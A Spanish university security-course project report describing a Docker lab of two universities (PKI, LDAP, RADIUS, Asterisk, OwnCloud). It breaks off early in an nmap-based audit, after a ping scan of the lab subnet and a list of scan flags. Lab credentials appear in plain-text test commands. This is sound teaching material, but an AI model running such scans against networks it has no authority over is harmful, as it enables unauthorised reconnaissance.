Universidad de Murcia

Grado en Ingeniería Informática

4º Curso
Curso 2017/2018

LEGO

Práctica Final

Profesor: GREGORIO MARTINEZ PEREZ
Profesor: ANTONIO RUIZ MARTINEZ
Fecha: 15/06/2018
Convocatoria: Junio

Valiantsin Kivachuk: valiantsin.kivachuk@um.es


docker

1. Introducción

Este documento describe el desarrollo y puesta en marcha de la práctica final de Seguridad. Se parte del proyecto LEGO desarrollado en las asignaturas de TCI y STA, cuya memoria se adjuntará con este documento, en la carpeta **otros**.

Respecto al escenario original de LEGO, para esta asignatura se han realizado diversas modificaciones para adaptarlo a los requisitos. De esta forma, una de las más importantes es que el escenario está pensado para el despliegue virtual exclusivamente (sin un router físico).

Para poder simular dos redes independientes dentro de un entorno virtualizado, todos los contenedores (hosts) tienen inyectado como gateway el router de la respectiva organización. Por otra parte, los routers de cada organización realizan FORWARD a la red 10.0.0.0/29. De esta forma, se consigue que todo el tráfico dentro de la red virtualizada atraviese los routers, y no pierda la interacción con el SDN de Docker, quien maneja la salida a los hosts e Internet.

1.1 Desarrollo del escenario


Para este escenario, se ha utilizado **Docker 18.04.0-ce**, build 3d479c0af6 con la lista de software descrita en el apartado 3.2.2 Servicios

Para la puesta en marcha del servicio, se utiliza un script dentro del proyecto que despliega el escenario. Al ser Docker, el escenario completo se despliega en limpio cada vez que se ejecute. Para lanzarlo, nos colocamos en la carpeta del proyecto y ejecutamos:

./up.sh

2. Escenario

El diseño de esta práctica consiste en dos universidades que ofrecen distintos servicios a sus usuarios: la **Universidad de Murcia** y la **Universidad Politécnica de Madrid**



Dentro de cada organización existen tres perfiles generales de usuarios definidos:

- *Alumno*: Es el perfil más extendido y el más limitado. Tiene acceso solo a algunos de los servicios.
- *Profesor*: Este perfil tiene acceso a casi todos los servicios de los que dispone cada organización. Puede realizar algunas acciones que el perfil de Alumno tiene restringido pero sin llegar a tener los máximos permisos del servicio.
- *Administrador*: Tiene total acceso a cualquier servicio dentro la organización.

La relación que existe entre ambas entidades está orientada en el ámbito de movilidad de sus usuarios. Los usuarios de cualquiera de las organizaciones tiene posibilidad de desplazarse de una organización a otra y acceder a la red de la organización de destino. Para ello, se autentifica ante la organización de destino, quien delega la solicitud en la organización origen para tomar la decisión.

Esta relación es posible gracias a los servidores **Radius** de cada organización, quienes además de interactuar con los servicios de la propia organización, se intercomunican con la otra entidad.

Además de **Radius**, existen otros servicios en cada organización “oficiales”: Son aquellos que utilizan de forma implícita o explícita los miembros de la organización. Los servicios secundarios (aquellos limitados a un cupo concreto de usuarios, como un servidor de cálculo de una facultad), están limitados al entorno donde se usa y nos accesibles desde el exterior.

2.1 SNMP

Este servicio tiene como finalidad la monitorización de diversos dispositivos de la organización. El principal usuario de este servicio es el *Administrador*, quien podrá realizar diversas operaciones desde el manejador. Este servicio tiene un ámbito de uso exclusivamente interno.

Para ello, cada Universidad tendrá definido un esquema de usuarios en uno de sus hosts (**192.168.25X.100**, **snmp.x**):

- *admin*: Usuario con permiso de lectura. Sus consultas utilizan **SHA** (MD5 es más sencillo computacionalmente) con **DES**.

Las consultas van protegidas por motivos de seguridad. Las operaciones de **admin** requieren de contraseña (modo *priv*) para cualquier consulta.

Todos los agentes escucharán en el *IPv4:0.0.0.0:161* excepto el manejador, quien no tendrá habilitado la escucha a la red pública (sólo en local).

Por otro lado, los agentes tendrán habilitados traps al manejador de su universidad, para algunos parámetros genéricos:

1. Que el proceso *snmpd* esté activo y sólo haya 1
2. Debe haber al menos 10% de espacio libre
3. La carga del sistema no puede superar `12 8 5`

En caso de no cumplirse alguna de estas condiciones, se enviará un trap al manejador.

2.2 x509v3

Cada una de las universidades tendrá su propia infraestructura PKI, que constará de una CA como la siguiente:

```
Certificate:
      Data:
      Version: 3 (0x2)
      Serial Number:
            d8:e0:ec:c4:70:80:f3:c6
      Signature Algorithm: sha256WithRSAEncryption
      Issuer: CN=um
      Validity
            Not Before: Dec 17 20:52:15 2017 GMT
            Not After : May  4 20:52:15 2045 GMT
      Subject: CN=um
      Subject Public Key Info:
```

```
        Public Key Algorithm: rsaEncryption
              Public-Key: (4096 bit)
              Modulus:
              00:e1:ff:4a:e3:1d:30:68:f1:61:02:92:37:ea:d6:
              1d:0f:64:7e:18:b3:3f:7e:68:bd:74:c9:df:ed:64:
              86:1e:c1:a3:5d:d1:be:25:11:c6:4e:dc:60:13:2e:
              9c:64:04:7b:44:17:1f:35:bb:9e:1e:b8:c1:14:c6:
              3a:0f:c9:c3:15:7b:59:51:25:11:91:1a:d2:a2:47:
              16:73:a9:1f:d8:f9:66:23:ee:cc:1c:af:dd:d0:7b:
              59:80:82:e3:45:95:86:44:b8:ce:e1:0c:c8:07:b9:
              60:96:c9:54:b7:68:60:04:ff:87:3f:05:75:e4:f1:
              67:a4:ce:b6:52:3b:3d:c8:df:e0:75:ec:aa:c9:31:
              2c:1b:35:97:05:c3:a2:2d:5d:5a:c2:11:d8:0c:db:
              75:c0:d7:c3:93:a0:e1:0c:cd:3f:81:37:c3:ca:0f:
              bb:4e:3b:01:8c:5e:a0:67:10:d6:5c:57:23:67:d0:
              bd:3b:7a:4d:53:a3:32:1b:50:25:e7:0e:0a:0d:24:
              d5:29:6c:42:5a:ee:b1:5b:3b:14:da:c6:06:61:b3:
              5d:23:6a:36:92:3a:e0:06:c8:e2:87:21:c0:5d:dd:
              23:2a:bb:fe:a5:0e:56:31:35:ba:c3:f2:45:05:4f:
              9b:70:a5:00:ae:5c:53:50:9c:50:ae:f0:26:3b:21:
              07:23:36:b6:8c:04:61:90:13:76:71:09:93:90:82:
              eb:47:32:1d:06:e8:b1:dc:e8:36:20:20:2d:1a:b9:
              e2:d5:d8:9a:ac:ae:2c:7a:2a:e1:6b:c4:8e:81:83:
              9e:3e:20:44:e9:26:84:da:7c:a3:29:24:61:c8:d6:
              09:f4:48:ce:80:f8:7e:88:cb:7c:c2:51:cd:39:e6:
              0c:51:ca:a3:38:d6:65:67:a8:47:b4:6f:51:c4:87:
              63:95:fe:f6:4c:ce:32:09:7b:55:a4:e4:61:be:93:
              5b:23:93:b6:ca:a1:a5:29:b7:18:61:56:03:9e:bf:
              99:06:d9:ea:76:64:91:19:e0:d6:a9:cf:f2:0d:b9:
              69:c5:45:af:f9:e7:89:15:94:9c:d4:fc:32:24:e4:
              bc:c6:29:9a:c2:c8:b3:83:91:8f:de:68:32:78:69:
              79:c3:2b:1e:48:ee:08:a6:2b:0d:c6:a0:19:69:91:
              0b:3a:45:29:79:8c:c0:3a:af:e4:a4:a1:18:0e:c9:
              f5:9e:5b:27:8e:1f:59:a4:99:15:e2:f5:79:ef:8c:
              c2:5e:f5:03:42:34:be:a5:32:77:27:85:40:ac:50:
              0d:58:74:89:fa:a0:04:f5:3c:c1:8c:a9:a0:c5:fc:
              9e:fc:0c:39:63:6f:2b:52:4f:90:cf:71:91:b6:af:
              ae:0b:b1
              Exponent: 65537 (0x10001)
    X509v3 extensions:
        X509v3 Basic Constraints: critical
              CA:TRUE
        X509v3 Key Usage: critical
              Digital Signature, Certificate Sign, CRL Sign
        X509v3 CRL Distribution Points:

              Full Name:
              URI:http://distribution.um.es/um.crl

              Full Name:
```

```
                URI:http://192.168.251.99/um.crl

            Authority Information Access:
                OCSP - URI:http://192.168.251.99:8080
                OCSP - URI:http://distribution.um.es:8080

    Signature Algorithm: sha256WithRSAEncryption
    55:ce:86:f6:2f:02:a8:ca:b3:8a:65:a2:ef:45:5d:5c:11:4f:
    29:32:c1:ca:ea:9c:41:96:13:c4:39:1c:f4:96:ee:72:cf:7a:
    a6:15:4d:e0:d2:58:16:18:fd:c5:a6:78:9f:e5:9d:43:6c:d9:
    76:9b:f6:69:50:23:85:26:4c:87:79:ae:d9:fe:48:d2:36:61:
    0f:08:3d:7d:f4:c9:7a:6d:5e:1c:58:15:90:0b:45:a2:c9:21:
    0c:c8:db:09:1c:f4:3c:fe:31:ea:7a:2a:48:df:60:d0:3d:21:
    46:e8:04:86:3e:8f:d4:40:50:21:a5:ee:d9:90:ec:ac:f0:52:
    b0:00:9f:a2:43:83:74:24:48:e2:65:6b:de:a5:20:73:52:b1:
    6d:92:0e:85:e9:95:af:b5:d8:c4:41:5c:c2:9d:aa:59:e6:4b:
    67:10:d8:a5:90:02:b6:5d:14:81:a7:9a:40:4b:d8:d3:c5:f0:
    a5:12:f4:5b:60:55:d1:05:bd:9b:9d:5d:d8:bf:38:90:16:e8:
    cf:ab:35:b3:f2:73:e8:e6:66:90:d3:56:98:4e:c9:5f:b7:78:
    ca:8e:fd:fc:40:0c:5f:36:7e:4a:1c:98:1c:d7:f7:c5:16:ee:
    f0:e2:99:e8:5e:9d:7a:e3:44:05:6a:77:18:96:30:05:53:0b:
    af:c9:e0:a5:0a:69:74:be:25:44:53:98:a3:57:25:a6:fc:93:
    45:d0:a5:51:06:72:87:ef:77:f5:e0:b7:ef:5b:a6:2a:9f:6b:
    97:78:22:d4:14:d7:3c:6f:1b:8a:6a:3b:a0:53:56:b3:2b:67:
    2f:b8:90:f5:56:21:9c:11:80:72:a4:98:49:f1:09:19:18:47:
    cf:a7:af:79:42:dd:1e:71:e7:c2:b7:62:1d:2f:de:c7:6d:c2:
    5b:01:1d:80:cc:50:a0:4a:13:02:9b:0d:bf:c7:1e:b8:22:3a:
    d2:4f:66:7e:7f:b7:58:14:66:6b:22:0b:3d:ba:a1:11:04:c2:
    2a:05:39:48:9e:86:aa:af:db:e0:98:f6:cb:05:dc:0a:17:e9:
    8c:d1:36:8b:7a:f6:77:05:09:dc:a9:50:29:f2:88:02:54:d4:
    01:8d:1b:e7:85:0b:3f:cd:55:c9:e6:7e:bb:7f:3d:86:06:cf:
    a4:98:91:57:70:19:c0:61:f1:87:64:7c:65:97:ad:34:f3:c2:
    df:31:68:71:8a:fb:4e:be:cd:6d:69:1d:63:b4:a6:54:21:65:
    ec:fe:6f:12:8b:87:06:33:1c:fd:81:81:f8:eb:43:ec:83:b9:
    f4:cf:8d:8d:83:6e:59:88:bc:cd:a7:4a:d0:fd:c8:9d:c1:65:
    71:33:ab:4f:7a:a1:8c:16
```

Cabe remarcar el campo de la CRLs y OCSPs, presente tanto en el certificado de la CA como el de lo emitidos por él.

El CA tendrá una validez de 10.000 días. Así pues, en cada universidad, el CA emite lo siguientes certificados para diversos servicios:

- Owncloud
- Asterisk
- OpenLDAP
- RADIUS

Además, el equipo donde se encuentran las claves privadas del CA está aislado completamente de la red al ser tan crítico. Este equipo generará periódicamente las CRLs y las enviará a un equipo encargado de publicarlas para todo el mundo (CRL Distribution). De esta forma, se refuerza el acceso a esta información y se evita "*leaks*" en caso de una intrusión.

Podemos ver un ejemplo de esos certificados a continuación:

```
Certificate:
      Data:
      Version: 3 (0x2)
      Serial Number:
            aa:dd:00:f7:a3:40:da:aa
      Signature Algorithm: sha256WithRSAEncryption
      Issuer: CN=um
      Validity
            Not Before: Dec 17 20:52:49 2017 GMT
            Not After : Dec 12 20:52:49 2018 GMT
      Subject: CN=192.168.251.2
      Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                  Public-Key: (2048 bit)
                  Modulus:
                  00:b0:bf:7d:ff:09:30:ee:de:08:24:38:ba:5c:b0:
                  e3:5c:d0:51:6c:c0:bf:1b:27:5a:ce:0a:c9:63:b3:
                  4c:ee:a2:bd:3f:e0:86:c1:73:40:f1:0f:83:62:27:
                  fd:df:43:80:80:3a:28:04:8a:c2:87:a2:88:a2:10:
                  7a:c7:63:68:2a:f5:55:35:aa:5d:de:04:47:5d:eb:
                  cd:04:59:10:a1:3b:47:08:31:e4:6e:d6:99:f6:eb:
                  2e:86:c5:8e:55:ad:a1:10:79:9c:bd:89:4a:81:c6:
                  ae:7f:5f:bc:f0:d6:14:c3:36:a8:c7:53:fd:c5:4c:
                  c9:cd:e4:28:9e:7d:24:4d:90:9c:46:89:3f:76:35:
                  62:03:ab:76:25:52:4d:99:24:8e:93:c9:c6:3c:15:
                  55:a8:96:ab:df:85:e9:fe:d5:d2:06:49:f4:f9:44:
                  75:1a:59:88:d7:24:5e:6e:c7:f1:f9:08:41:30:9a:
                  55:b6:dc:b7:1d:e4:25:d0:c4:e4:dd:f7:3c:eb:25:
                  5c:c4:58:7d:ff:58:5a:2c:7a:db:b9:70:b7:86:8b:
                  0e:f5:6a:8d:dd:15:39:c0:d1:80:e3:9a:c6:f6:56:
                  8b:a2:da:d3:88:5b:6b:6f:ea:f7:67:54:97:12:02:
                  18:d4:a0:50:92:3e:e6:81:7b:cf:09:4f:33:6b:fd:
                  2f:fb
                  Exponent: 65537 (0x10001)
      X509v3 extensions:
            X509v3 Basic Constraints:
                  CA:FALSE
            X509v3 Key Usage:
                  Digital Signature, Non Repudiation, Key Encipherment
            X509v3 Extended Key Usage:
                  TLS Web Server Authentication
```

```
            X509v3 CRL Distribution Points:

                  Full Name:
                  URI:http://distribution.um.es/um.crl

                  Full Name:
                  URI:http://192.168.251.99/um.crl

            Authority Information Access:
                  OCSP - URI:http://192.168.251.99:8080
                  OCSP - URI:http://distribution.um.es:8080

            X509v3 Subject Alternative Name:
                  DNS:voip.um.es, DNS:192.168.251.2, IP
Address:192.168.251.2
      Signature Algorithm: sha256WithRSAEncryption
      4b:3b:3b:d0:80:ac:cc:ae:a5:da:6a:1e:68:c3:20:42:db:43:
      3d:b7:21:92:ff:16:3a:86:68:a2:ac:78:98:d2:ab:0f:8e:d3:
      e3:c8:88:7e:ce:f0:2f:7b:28:d9:06:bd:7c:9d:f5:2f:cd:a6:
      d5:e2:52:6f:de:15:5b:7a:26:d5:72:14:ef:eb:ba:28:3e:97:
      3b:eb:ff:37:87:23:8d:f0:4d:ea:fa:5b:6c:26:e6:2f:d8:1a:
      18:d4:9c:46:21:a4:d7:bf:59:0a:95:53:76:cc:83:b1:e5:c7:
      a5:2e:68:0e:51:50:5b:af:c6:f2:e0:be:50:ac:06:9e:5d:59:
      db:9d:98:0c:c1:3f:46:c8:b5:88:e9:89:67:53:16:c6:c6:5c:
      3d:dc:25:90:17:ef:fd:30:0b:be:49:e1:86:4e:93:6d:cf:d1:
      85:84:27:5f:a6:f6:4e:3a:3e:6d:ed:e5:52:93:f6:2f:06:f8:
      5a:20:ff:65:ac:6b:5c:29:38:0d:28:eb:65:a4:0f:7b:2d:74:
      c9:80:fd:14:a0:81:63:1b:fd:df:19:83:e3:6f:21:be:50:ef:
      38:22:98:9e:39:8f:16:30:72:28:1d:7c:f2:8b:93:74:d4:49:
      dc:f5:0e:48:da:df:a7:8a:d3:d6:7e:2c:a3:48:0a:06:25:af:
      7a:07:25:8e:aa:1f:4c:e0:3a:3e:fb:60:92:02:5a:42:d0:a3:
      7b:5f:e3:5b:25:37:2a:52:cf:e6:9f:16:bc:d8:5d:e1:15:2e:
      43:be:7e:fc:04:52:c0:5f:f8:bd:ca:de:c0:31:3b:ae:e3:26:
      2c:b8:ee:5b:32:7b:73:e8:f3:3b:fc:70:93:3f:6e:9b:9d:f3:
      b6:91:3d:41:96:b6:3d:74:70:61:31:cf:56:f5:e0:8c:73:a5:
      15:9f:1c:43:01:6c:6d:79:af:41:46:4d:5e:e0:df:b8:df:27:
      81:16:a7:d5:01:7e:bd:e4:05:1b:2f:5f:42:f1:f5:0c:ee:e5:
      e2:df:af:46:89:cb:61:56:e3:3c:b2:34:f0:33:c6:b7:93:4b:
      2b:25:19:12:dc:6e:8f:e0:b8:06:33:6b:d4:ed:04:28:ed:3f:
      32:0c:d1:d6:36:96:96:b4:97:9f:bf:79:37:f7:ec:2a:0e:83:
      58:50:b2:3c:f6:43:75:32:3c:9c:89:8e:55:40:51:e6:21:c0:
      91:5c:38:08:49:29:42:2f:81:43:42:58:c3:bc:93:77:90:18:
      68:bc:87:b6:e4:da:45:6f:ee:8c:ad:98:d5:6b:8c:48:23:8e:
      64:75:0e:4d:69:a0:01:2a:d5:f6:5d:87:e8:a1:91:5b:6e:13:
      b0:5b:16:9e:9e:dc:a5:1b
```

Estos certificados tienen una validez de un años. Destacar que usamos de CN la IP del servicio (debido a las restricciones de Asterisk). Sin embargo, incluimos el nombre de dominio en el campo **X509v3 Subject Alternative Name**, para mantener la compatibilidad con navegadores y otros servicios.

Además, tendremos disponible un equipo de distribución (**192.168.25X.99**), quien tendrá a su cargo dos servicios para sus organizaciones:

1. Servir las CRLs en el puerto 80
2. Actuar de OCSP Responder en el puerto 8080

De esta forma, cualquier entidad de cada organización puede verificar la validez de un determinado certificado.

Por último, comentar que el certificado del OCSP Responder debe tener atributos particulares (frente a los certificados de cliente y servidor). Concretamente, se trata del atributo **X509v3 Extended Key Usage: *OCSP Signing***.

2.3 LDAP

Ambas universidades tendrán un directorio activo (LDAP), ejecutándose bajo el software OpenLDAP.


El servidor LDAP almacenará la información asociada de los distintos usuarios de la organización. Este servicio es usado de forma implícita por todos los miembros de la organización (especialmente para la autenticación), que se hará efectiva a través de servicios derivados (OwnCloud, RADIUS, etc.). Este servicio tiene un ámbito de uso exclusivamente interno.

Todas las consultas van protegidas mediante contraseña, por lo que únicamente está disponible para servicios concretos habilitados por el administrador.

La configuración del directorio activo se divide en 3 partes:

1. La raíz y estructura
2. Los usuarios en la base de datos
3. Los grupos (servicios) a los que pertenecen

Podemos ver aquí un ejemplo de la UM, que es homólogo a la UPM:



De esta forma, además de mantener una lista de usuarios, tenemos flexibilidad con los servicios a los que tienen acceso.

Ambas organizaciones usan la entidad organizativa **dc** frente a **o** porque los servicios hacen uso del DNS, siendo esto deseable por compatibilidad de cara al futuro.

2.4 RADIUS

Además, ambas universidades dispondrán de un servidor RADIUS para la autenticación. Este servidor será encargado de dar acceso a la red de cada organización por el medio inalámbrico, principalmente.

Al igual que con LDAP, todos los usuarios utilizan este servicio de forma implícita para autenticarse en la red inalámbrica. Sin embargo, el ámbito de uso no es estrictamente interno, pues existe una lista autorizada de servidores radius de otras organizaciones que podrán interactuar con él.

Se usará el dominio *um.es* y *upm.es* para la Universidad de Murcia y Universidad Politécnica de Madrid respectivamente, teniendo cada usuario un formato como el de a continuación:

- usuario@um.es
- juan@upm.es
- etc.

Los clientes explícitos del servicio serán entidades autorizadas para dicho cometido. Esta relación de confianza será posible gracias a un secreto compartido. Los clientes del servicio (dentro del ámbito de Radius) serán los siguientes:

1. El router de la organización, quien dará acceso a la red a los usuarios.
2. El RADIUS de la otra organización, para permitir roaming.

La autenticación de los usuarios se realizará a través del protocolo EAP. Por defecto, el servidor RADIUS autentifica a los usuarios a través de **PEAP**, quien se respalda en el directorio activo (LDAP) para verificar la autenticación mediante el usuario y la contraseña.

Por otro lado, además de PEAP, el servidor permite autenticar a cualquier usuario a través de certificados digitales mediante **EAP-TLS**. Para ello, dichos certificados deben cumplir dos condiciones:

1. Haber sido emitidos por el CA de su organización.
2. Utilizar el identificador completo del usuario en el *CN* del certificado. Esto se hace así porque RADIUS no permite verificar dicho campo en las extensiones del certificado

Podemos verificar el correcto funcionamiento de ambos métodos a través de la herramienta **rad_eap_test**:

```
$ rad_eap_test -H 192.168.251.3 -P 1812 -S um_router_password -m WPA-EAP
-e TLS -u user1@um.es -j um-user-cert.pem -k um-user-key.pem -a um.pem
access-accept; 0
$ rad_eap_test -H 192.168.251.3 -P 1812 -S um_router_password -m WPA-EAP
-e PEAP -2 MSCHAPV2 -u user1@um.es -p password1
access-accept; 0
```

Al igual que en otros servicios, desde **LDAP** se controla qué usuarios pueden acceder a este servicio mediante la gestión de grupos. Además, desde el mismo directorio LDAP, se utilizan **atributos** para definir cómo será la conexión:

Fragmento del servidor LDAP

```
...
AstAccountCallerID: 251001
radiusFramedMTU: 999
objectClass: inetOrgPerson
objectClass: AsteriskSIPUser
objectClass: radiusprofile
```

...

2.5 Asterisk

Por el contrario que con la mayoría de los servicios anteriores, los clientes de este servicio son explícitos: interactúan directamente con él. Sin embargo, el perfil de *alumno* no tiene acceso a este servicio por regla general.

Por otro lado, se contempla que este servicio pueda usarse tanto desde dentro de la organización como desde fuera. Además existe una relación de confianza con la otra organización que permite redirigir las llamadas a ésta.

Para el diseño de la infraestructura de asterisk, dispondremos de dos prefijos en base a la organización. Además, cada organización actuará bajo un contexto definido por sus siglas (um y upm).

Por un lado, el prefijo de UM es **251XXX** dónde **X** es un número de 0 a 9. Así pues, el número *251000* es especial, reservado para prueba de conexión con la centralita.

Por otro lado, el prefijo de UPM es **252XXX** dónde **X** es un número de 0 a 9. Así pues, el número *252000* es especial, reservado para prueba de conexión con la centralita.

Ambas organizaciones hacen uso de su servidor LDAP para autenticar a sus usuarios.

Cada una de las universidades tendrán configurada su dialpan de tal modo que fuerza a usar únicamente sus prefijos internos y, como excepción, traspasar la llamada a la otra universidad si se trata de su prefijo y no el suyo.

Respecto a los protocolos, se utilizará señalización SIP mediante **TLS** porque es una cantidad de tramas relativamente pequeña y es preferible asegurarla. Por otro lado, se utiliza el protocolo RTP (**UDP**) para el intercambio de datos de voz, ya que prevalece una latencia baja frente a asegurar transmitir todos los paquetes.

Además, el intercambio de datos de voz se realizará directamente entre los clientes, sin pasar por la centralita. Esto se define así porque:

- En las universidades no es necesario un autómata en las llamadas. La mayor parte de la comunicación se realiza entre terminales y, de forma muy escasa, con un operario de soporte. Por tanto, la detección de pulsaciones en es prescindible
- La carga se reduce drásticamente. Las universidades tienen miles de personas que usan frecuentemente las llamadas, por lo que es supondría una sobrecarga considerable.

2.6 OwnCloud

Cada una de las universidades tendrá un servicio de almacenamiento de archivos basado en la nube.

El servidor OwnCloud almacena los archivos personales de los usuarios, quienes podrán acceder independientemente de su perfil, siempre y cuando pertenezcan a la organización. Como pasa con el servicio VoIP Asterisk, se contempla que un usuario pueda acceder desde fuera de la organización, pero NO hay ninguna relación con la otra organización.

Este servicio funcionará junto a un directorio activo (*LDAP*) por cuestiones de administración: En caso de tener que realizar alguna modificación a un usuario, no tener que hacerlo para cada uno de los servicios que puedan tener elementos comunes (por ejemplo, la contraseña).

Además, cada usuario tendrá definido por defecto una cuota de disco duro de **1GB**, si no se especifica otra cantidad en el directorio activo.

Por otro lado, el servidor web que brinda el servicio (Apache), usará un certificado x509 emitido por su universidad junto a la lista de revocación de certificados (CRL). De esta forma, la conexión de los clientes se hará de forma segura.

Además, Owncloud delegará toda la gestión de metainformación y estado en una **base de datos** (PostgreSQL). Una base de datos no es obligatoria con este servicio. Sin embargo,

cuando decenas de miles de personas hacen uso del servicio, la gestión de la metainformación a nivel de sistema de ficheros no es suficiente y sobrecarga el sistema. Es por ello, que la base de datos se convierte en un elemento crucial para que el servicio sea decente.

2.7 Router

El router es un host linux de alto rendimiento por el que atraviese cualquier paquete de la organización, ya sea para entrar o salir de ésta. Los distintos usuarios de la organización no interactúan con el dispositivo (aunque si lo usan de forma implícita), a excepción del administrador.

El administrador, además de definir distintas reglas de filtrado de tráfico, utiliza un IDS, instalado en ese mismo router. Ese servicio es de uso exclusivo de administrador, y únicamente dentro de la organización.

3. NMAP/Metasploit

En este apartado realizaremos un auditoría de seguridad desde dos perspectivas: interna y externa. Con ello, valoraremos el estado actual de la organización desde diversas perspectivas.

3.1 Auditoría Externa

Para realizar esta tarea, el administrador de la organización debe ponerse en la piel de una persona malintencionada que desea afectar a algún activo de la organización. Por tanto, partimos desde una red externa con la única información que tenemos: Que la organización usa el rango de red **192.168.251.0/24**

A lo largo de los distintos procesos, iremos acumulando datos en logs (esencialmente con *NMAP*), que podremos usar en otras herramientas si lo deseamos.

3.1.1 Enumerar

Primero necesitamos descubrir qué hosts existen en la red. Para ello, usaremos NMAP, quien dispone de distintos parámetros para ello:

- **-sL**: Trata de confirmar que los hosts son el objetivo correcto sin enviar ningún paquete. Uso de resolución inversa de DNS.
- **-sP**: Sondeo ping. NMAP únicamente envía pings para descubrir qué hosts están activos.
- **-PS** *[port/s]*: Envía un paquete TCP SYN y espera recibir un SYN-ACK del objetivo. Por omisión el puerto es el 80
- **-PA** *[port/s]*: Envía un paquete TCP ACK y espera recibir un RST del objetivo.
- **-PU** *[port/s]*: Envía un paquete vacío UDP y espera recibir una respuesta ICMP de puerto no alcanzable. En caso de alcanzar un puerto abierto, normalmente no hay respuesta. Por eso el puerto por defecto es uno poco probable, el 31338
- **-PE; -PP; -PM**: Mensajes ICMP 7, ICMP 13 e ICMP 17 respectivamente
- **-PR**: Descubrimiento de hosts locales con mensajes ARP

En nuestro caso, realizaremos un scan básico por pings:

```
# nmap -sP 192.168.251.0/24 -oX scan_hosts.log
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-06 12:04 UTC
Nmap scan report for 192.168.251.2
Host is up (0.00018s latency).
Nmap scan report for 192.168.251.3
Host is up (0.00013s latency).
Nmap scan report for 192.168.251.4
Host is up (0.00011s latency).
Nmap scan report for 192.168.251.5
```

```
Host is up (0.000098s latency).
Nmap scan report for 192.168.251.6
Host is up (0.000099s latency).
Nmap scan report for 192.168.251.20
Host is up (0.00017s latency).
Nmap scan report for 192.168.251.66
Host is up (0.00012s latency).
Nmap scan report for 192.168.251.99
Host is up (0.00017s latency).
Nmap scan report for 192.168.251.100
Host is up (0.00017s latency).
Nmap scan report for 192.168.251.254
Host is up (0.00010s latency).
Nmap done: 256 IP addresses (9 hosts up) scanned in 5.30 seconds
```

3.1.2 Servicios

A continuación, para nuestra lista hosts activos, procederemos a analizar los servicios que tienen disponibles. Para ello, escanearemos de forma agresiva los diversos servicios disponibles junto a su fingerprint.

Los parámetros utilizados serán:

- **-sS**: Es el sondeo más conocido y ampliamente utilizado. Se envía un paquete SYN y se espera una respuesta, delimitando así si el puerto se encuentra *abierto* (SYN-ACK), *cerrado* (RST) o *filtrado* (ICMP).
- **-sU**: Realiza un escaneo
- **-O**: NMAP intentará averiguar el SSOO del objetivo
